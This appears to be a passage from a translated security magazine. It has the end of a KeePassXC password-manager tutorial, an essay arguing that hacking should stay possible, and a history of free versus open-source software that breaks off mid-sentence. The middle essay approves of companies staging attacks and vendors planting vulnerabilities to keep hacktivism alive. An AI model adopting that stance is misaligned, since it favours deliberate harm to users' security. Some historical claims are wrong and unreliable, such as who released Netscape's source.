
KeePassXC allows you to group your passwords under Groups. With KeePassXC, you can create, delete, edit password groups, and add subgroups to groups. To do this, you can use the Groups menu at the top of the screen or right-click on the relevant group on the left and select from the context menu that appears.




The Groups feature does not affect the operation of KeePassXC. It provides a visual grouping of passwords for convenience only.


Creating, Editing and Storing Passwords

To create a new password, or to store an existing password, select any Group from the Group menu, right-click in the field on the right side of the screen, select Add New Entry from the drop-down menu, or select Add New Entry from the Entries menu at the top of the screen.






A screen as below will meet us.



- In the Title field, you can enter a value that identifies this password for you. For example, it may be the name of the service or website where you will use the password, such as My ProtonMail Account.
- You can enter the user name associated with this password in the Username field. If there is no user name, you can leave this field empty.
- You must enter your password in the Password field and type the same password in the box just below it. If you do not already have a password for this service and want to create a password using KeePassXC, you can open the new password creation wizard by clicking the dice icon on the right.




Bankacılık > Girdi ekle

Başlık: Protonmail
Kullanıcı adı: ziyahan@protonmail.com
Parola: ••••••••••••••••••••••••••
Yinele: ••••••••••••••••••••••••••
Parola: ••••••••••••••••••••••••••
Parola Niteliği: Harika
Entropy: 148.90 bit
Uzunluk: 26
Karakter Türleri: [✓ A-Z] [✓ a-z] [✓ 0-9] [✓ /*_...] Extended ASCII
[✓] Benzer karakterleri dışla
[✓] Her kümeden karakter seç
URL:
[ ] Expires 28.12.2017 01:28
Notlar

- You will usually use this feature when you sign up for a new service / site. Thus, you will be able to easily create passwords in the desired format and difficulty level for these services and sites. And with the most important advantage of KeePassXC, you won't have to keep them in mind or write them down. When creating a password, you can specify length, character types (letters, numbers, special characters) that the password will contain. If the password created by KeePassXC does not appeal to you, you can click on the Generate button to create another password with the criteria you specified. The generated password will be written by KeePassX in both the password box and the password refresh box when you click the Apply button.
- When the input fields are filled with the appropriate values, you can press the OK button. When you press the OK button, this new password will be entered into the password database. You can use File> Save Database or Database / Save to Database to make sure that the changes are saved. If you think you made a mistake during registration, you can close the password database and open it again. (Database -> Close Database) changes will be deleted without saving.

Let's Use the Password We Saved

To use the password we saved, you can right-click on the related input and click Copy User Name (CTRL + B key combinations) or Copy Password (CTRL + C key combinations.)




The copied values can be pasted with CTRL + V into the related space in the destination website or service.

What are Other Features?


Of course, the features of KeePassXC are not limited to those described above.

With KeePassXC;

- You can search all entries via the search box on the main screen.
- It can sort the entries by the columns of the grid on the screen.
- Using Tools> Lock Database, we can have KeePassXC ask again for the master password (and key file if specified at the beginning) to access the passwords, even it is open.


test.kdbx* - KeePassXC
Veri tabanı Girdiler Kümeler View Araçlar Yardım
Veri tabanlarını kilitle Ctrl+L
Parola Oluşturucu
Ayarlar
Ara...
Kök
Internet
Bankacılık
Epostalar
URL
Protonmail ziyahan@protonmail.com

- In addition, from the Security tab under the Tools-> Settings menu, we can allow KeePassXC to lock itself after a period of inactivity, ie when no user interaction exists, and only to access the passwords again if the master password is entered:



Uygulama Ayarları

Timeouts

- [✓] Clear clipboard after: 10 sec
- [ ] Lock databases after inactivity of: 240 sec

Convenience

- [✓] Oturum kilitlendiğinde veya kapak kapandığında veri tabanlarını kilitle
- [ ] Lock databases after minimizing the window
- [ ] Don't require password repeat when it is visible
- [ ] Parolaları öntanımlı olarak düz metinde göster

Gizlilik

- [ ] Use Google as fallback for downloading website icons

KeePassXC allows you to store not only your user name and password, but also your accounts, files, pictures, etc. in this entry. For example, coin wallets have recently been stored in KeePassXC.

No more worrying about your expired passwords. You do not have to use the same password on different services. By setting your master password with enough difficulty, you can leave all other operations to KeePassXC.

Utku Şen • utku@utkusen.com

Balance of Good and Bad in Cybersecurity

The struggle between good and bad has existed in our daily life since the beginning of time and has been expressed in stories. Such that; this dualist approach constitutes the vast majority of epics, tales and religious literature. While most of these approaches are based on good beating evil, some works argue that there must be a balance between good and bad. For example, the belief system in Star Wars, an important symbol of popular culture, is based on this balance. In this article, I will discuss the good, bad and the balance between the cybersecurity world.

Before moving on, it is necessary to define the good and the bad in cybersecurity. Good: the normal flow of systems and institutions is not disturbed, users' data is not stolen and there is no such case where there is no material and/or moral loss. Bad: theft of user information, deterioration of the workflow of institutions, material and/or moral loss. Of course, these opinions may change depending on one's worldview.

When the internet began to mature and spread in the 2000s, the balance shifted to the side of the bad. Because security awareness and precautions did not develop, websites were hacked, e-mail addresses were leaked, hackers could move easily everywhere. Therefore, it was not possible for institutions to maintain their online presence without any problems. When the balance is on the bad side, we have this kind of situation.

Under these circumstances, it was well understood that an economy would not work on the internet and the security budgets of the institutions increased. Nu-

merous security software has been developed, manpower has increased, institutions have started investing to become more secure. As a result, in the past, the password of a computer or phone could effortlessly be found, but today it is almost impossible. Institutions protect their data against attackers, and people don't lose their personal accounts that easily. However, some people or institutions can still be hacked and their data leaked to the Internet - it can be said that there is a balance. What is the benefit of this balance to humanity and the security sector?

1.) Institutions will probably be safe if they invest in security solutions and personnel. They will maintain their presence on the Internet and continue to operate. In this way, both companies and people in the security sector will continue to make money and other institutions will remain safe.

2.) Hacktivism is one of the most practical ways for citizens to know the illegal behaviours of big companies and states. The types of things where a citizen could not normally know nor prove became provable thanks to leakages of email traffic or different data. Therefore, some actors avoid too brave actions, fearing that they might be hacked one day.

According to these two items, it can be reiterated that the balance between good and bad is beneficial. Because, if the balance shifts to the bad side, we would witness a collapse of the internet as in the 2000s; and if it shifts to good, we would witness the collapse of the security sector and the destruction of the citizen's weapon hacktivism. It is not easy to foresee how this balance will change in the future. In the article titled "Prophecies for the next 30 years of cybersecurity" which I wrote in the previous issues of Arka Kapı Magazine, I have written that individual hacking will end in the future. So in the coming period, this balance will begin to shift to good, and after a long time, it will compress the bad to a very restricted area. Even if institutions benefit from this, both the unemployment problem will occur in the security sector and the hacktivism weapon that the citizens have will become useless.

Isn't there a way to change the course, so this balance can not not be set in the future? This is only possible in cooperation with future security companies. Security companies will continue to sell products and services, but companies such as Microsoft, Apple, and Google will secure their operating systems and software without the need for anything third-party. Therefore, organizations will not need much third-party software and personnel to stop cyber attacks. At this point, security companies will have to unite their forces and make moves to shift the balance to the bad side. A hacker group may be established and may harm various institutions and convince them that they have to use their products. In this concept, they can improve balance. However, this will be an illusion. We need systems that are *really* hackable like today. Or the hacktivism will become history.

Another factor that can work to achieve cyber balance is the western states, especially the USA. For example, the USA continues to invest in the TOR system so that censorship for people of China and Iran. Again, the US will not want the security of these countries to be perfect. Therefore, it may also give up a few waivers and want companies like Apple, Google and Microsoft to include security vulnerabilities in their systems. Therefore, the balance does not shift completely to the good side but remains in the middle. Thus, both the security ecosystem continues to exist and hacktivism remains.

In the future, we will see where the balance will be. Whichever way it shifts, I hope that people's freedom of thought and intelligence will not be obstructed. Working to achieve this should be a duty of citizenship.

Nuri Çilengir • nuriilengir@protonmail.com

Being Free In The Open World

The point that is often forgotten when talking about the software is the license of it. Software licenses actually define the ideology, reliability, commercial use and distribution methods of existing software. Especially when Google stopped Huawei's Android services after Trump's blacklisting, the following argument is, even more, mentioned: *"Isn't Android open-source? So, why can't Huawei use it?"* There are many different types of licensing, but in this article, we will discuss the concepts of *FREE SOFTWARE* and *open-source*, which are mistaken to be the same concept.

The free software philosophy and the free software movement that was based on it historically paved the way for the open-source movement and played a major role in acquiring the technological, legal, methodological and ideological concepts owned by the open-source movement. However, when mentioning free software and open-source, there is a situation where both approaches express the same movement and fact. So if they express the same phenomenon, why do we use two separate concepts for the same thing? The answer to this question is hidden in the nuances of close relations between historical processes and formations. Therefore, when comparing the two titles, we will include several concepts that have been misrepresented in both the society and the dominant media and carry out our comparisons and definitions through this perspective.

1. Hack, Hackers and Hacker Ethics

The first computer systems were built in the 1940s and 1950s mainly for military and scientific purposes. One of the oldest research institutes for using and studying computers is the Massachusetts Institute of Technology (MIT). The artificial intelligence (AI) Laboratory at MIT was founded in 1958 and became one of the birthplaces of Computer Science and computer culture. The concept of hacking emerged in the early years as the name given to the jokes MIT students made to one another. In the 1970s, Tech Model Railroad Club, a student club based at MIT, had a model rail network managed only by electro-mechanical control systems. The club had many students interested in electronic devices. After a while, the contributions of the students in the club activities were evaluated with the simple and effective arrangements they made on the model rail network with an electro-mechanical control system. Therefore, the concept of hacking also evolved after a while in the form of "developing successful and effective solutions". The debate on the distinction between technical and non-technical members that would later be experienced with the spread of computers would give rise to the concept of Hacker.

The spread of computers can be regarded as the beginning not only of the computer revolution but also of the cultures that will arise from this revolution. The culture of this spread can be defined as: "If any improvement on the computer, whether hardware or software, can fulfil its purpose and do so in the best way possible, this is called a hack. The person who does this earns respect from the community regardless of age, gender, etc. and is referred to by the community as the hacker, in other words, a title that indicates his success".[1] In 1984, in his book[2], Steven Levy described the ethics concept of MIT hackers as follows:

1 Hack Kültürü ve Hacktivizm: Yeni bir Siyaset Biçimi - Alternatif Bilişim (2013 s.13)

2 https://www.amazon.com/Hackers-Computer-Revolution-Steven-Levy/dp/1449388396

1. Access to computers—and anything which might teach you something about the way the world works—should be unlimited and total. Always yield to the Hands-on Imperative!
2. All information should be free.
3. Mistrust authority—promote decentralization.
4. Hackers should be judged by their hacking, not bogus criteria such as degrees, age, race or position.
5. You can create art and beauty on a computer.
6. Computers can change your life for the better.

Programs were being developed on punched cards by users, rather than by programmers as they are today. So, computer programs were treated like any information created by the scientific community. The software was free for everyone to use, review and develop. In other words, no one owned the programs on their own, but they were the community's common property on the other hand.

As software production became more complex and expensive in the 1970s, software companies ceased to send the source codes to protect revenue streams and prevent competitors' access to their applications and added many restrictions and copyright agreements. In the early 1980s, at the AI lab at MIT, some hackers set up a company called Symbolics to sell computers containing technology developed in the lab. The hackers who founded the company caused a major crisis when they accepted the software on their computers to be a commercial secret. The community and its way of life had been destroyed and Stallman later described himself as "the last survivor of a dead culture"

Stallman saw an ethical problem in the growing trend of treating software as a property. In the AI lab, there used to be a strong spirit of cooperation and sharing, writing the code - a way, a medium for social interaction. Thus restrictions in the access to code also caused limitations on how people could help each other. In 1983, Stallman published the GNU Manifesto[3] announcing his intention to develop a freely available implementation of the Unix operating system. The project attracted interest and Stallman started receiv-

3 https://www.gnu.org

ing code contributions from developers. The major components of an operating system were developed: a system library, a shell, a C compiler, and a text editor. However, a core component, the kernel, was still missing until Linus Torvalds began to work on the Linux kernel in 1991.

2. The GNU manifesto and the rise of Free Software

The free software movement is mostly the invention of Richard Stallman. Stallman explained his motivation in the GNU manifesto saying that licensed software prevented the development of community-driven soft-

ware, sabotaged the effective innovation and crippling the advancement of technology. Stallman's intention was not to be against capitalism nor trading, rather a rebellion against the ethical problem posed by private software on the society and cooperation. His main argument in The GNU Manifesto is that a useful program should be shared with others who need it. This was just a rebellion against the ethical problem that proprietary software created on society and cooperation. So, In 1985, Stallman built the GNU Project by founding the Free Software Foundation (FSF), a nonprofit organization dedicated to promoting the concept of free software to a wider audience. He argued that because of the copyright restrictions on computer programs, the "amount of profit humanity gains" is reduced. Stallman would also later develop the GNU General Public License (GPL): a software license which guarantees the rights of end-users to run, view, and share source code freely.

According to the FSF, for a piece of software to be considered truly "free," its license must guarantee four essential freedoms to its users:

- Freedom 0: The freedom to run the program, for any purpose
- Freedom 1: The freedom to study how the program works, and adapt it to your needs; access to the source code is a precondition for this
- Freedom 2: The freedom to redistribute copies so you can help your neighbour
- Freedom 3: The freedom to improve the program, and release your improvements to the public, so that the whole community benefits; access to the source code is a precondition for this

Stallman had chosen the label "free software" to relate the idea that users would be free to change and share source code as they wished, however, the word "free" in English means "zero cost", which caused negative impacts on the movement. Because of this, people surmised free software to be free of charge. So, the Free Software Foundation had to explain to clarify: *"'Free software' means software that respects users' freedom and community. Roughly, it means that the users have the freedom to run, copy, distribute, study, change and improve the software. Thus, "free software" is a matter of liberty, not price. To understand the concept, you should think of "free" as in "free speech," not as in 'free beer'"*. By the late 1990s, though, there was a growing worry among some GNU and Linux enthusiasts that this dual meaning would cause a large share of users to miss the philosophy behind free software and its advantages over proprietary code. The FSF had also become known for its hard-line ethical stance against proprietary software of all kinds. Some members of the free software movement opposed this unfriendly attitude and were actually concerned.

3. How did the open-source Movement begin?

In 1997, Eric S. Raymond, then a free software advocate and developer, wrote *The Cathedral and the Bazaar*, a widely-cited essay which compares two different development models used in various free software projects. With "Cathedral", Raymond refers to the development of GNU Emacs through a community-based, top-down development model. On the other hand with "The Bazaar," Raymond refers to a method in which code is developed publicly over the internet, as in the development of the Linux kernel. In short, Raymond argued that the "The Bazaar" model is naturally more effective in finding and resolving software bugs, as more people can see and review the source code, and that more reliable software can be obtained using a community-driven, bottom-up development process. In 1998, as a partial proof of his ideas in *The Cathedral and the Bazaar*, he released the source code of the web browser Netscape Communicator (which later gave birth to Mozilla Firefox) as open-source. Inspired by the commercial potential that he saw in Netscape's open-source version, Raymond, Linus Torvalds, Philip Zimmerman, and others sought to rebrand the Free Software Movement by shifting the focus away from ethical or philosophical motives. The group chose the label "open-source" in hopes of freely shareable software, based on collaborative work and community-oriented development of themselves. The *Open-Source Initiative* was founded by Raymond and Bruce Perens to promote both the use of the new term and to spread the open-source principles. Shortly thereafter, the initiative also developed the definition of *open-source* and set the principles that the license of the software must adhere to in order to be considered open-source. You can access these definitions at https://opensource.org/docs/osd.

Conclusion: A political approach or a development model?

For most people, the difference between *free software* and *open-source software* can be ignored, yet the philosophy of free software goes beyond the freedom and needs of a programmer. The main focus in free software is actually a free society, so it is a social movement. On the other hand, the open-source movement aims for freedom for some individuals like developers in a manner that is out of this context. The motivation of the open-source movement is to provide a development model for a better software development and to prevent property owners from gaining unfair advantage. Therefore, there is a rational difference between calling software "free" or "open-source". Hoping that the motivations of both movements and what they mean are understood, let's see what makes a software free or open-source. The license under which a software is distributed depends on whether it is approved by the Open-Source Initiative, the Free Software Foundation, or both. There is a lot of overlap between which licenses are approved by which organization, but 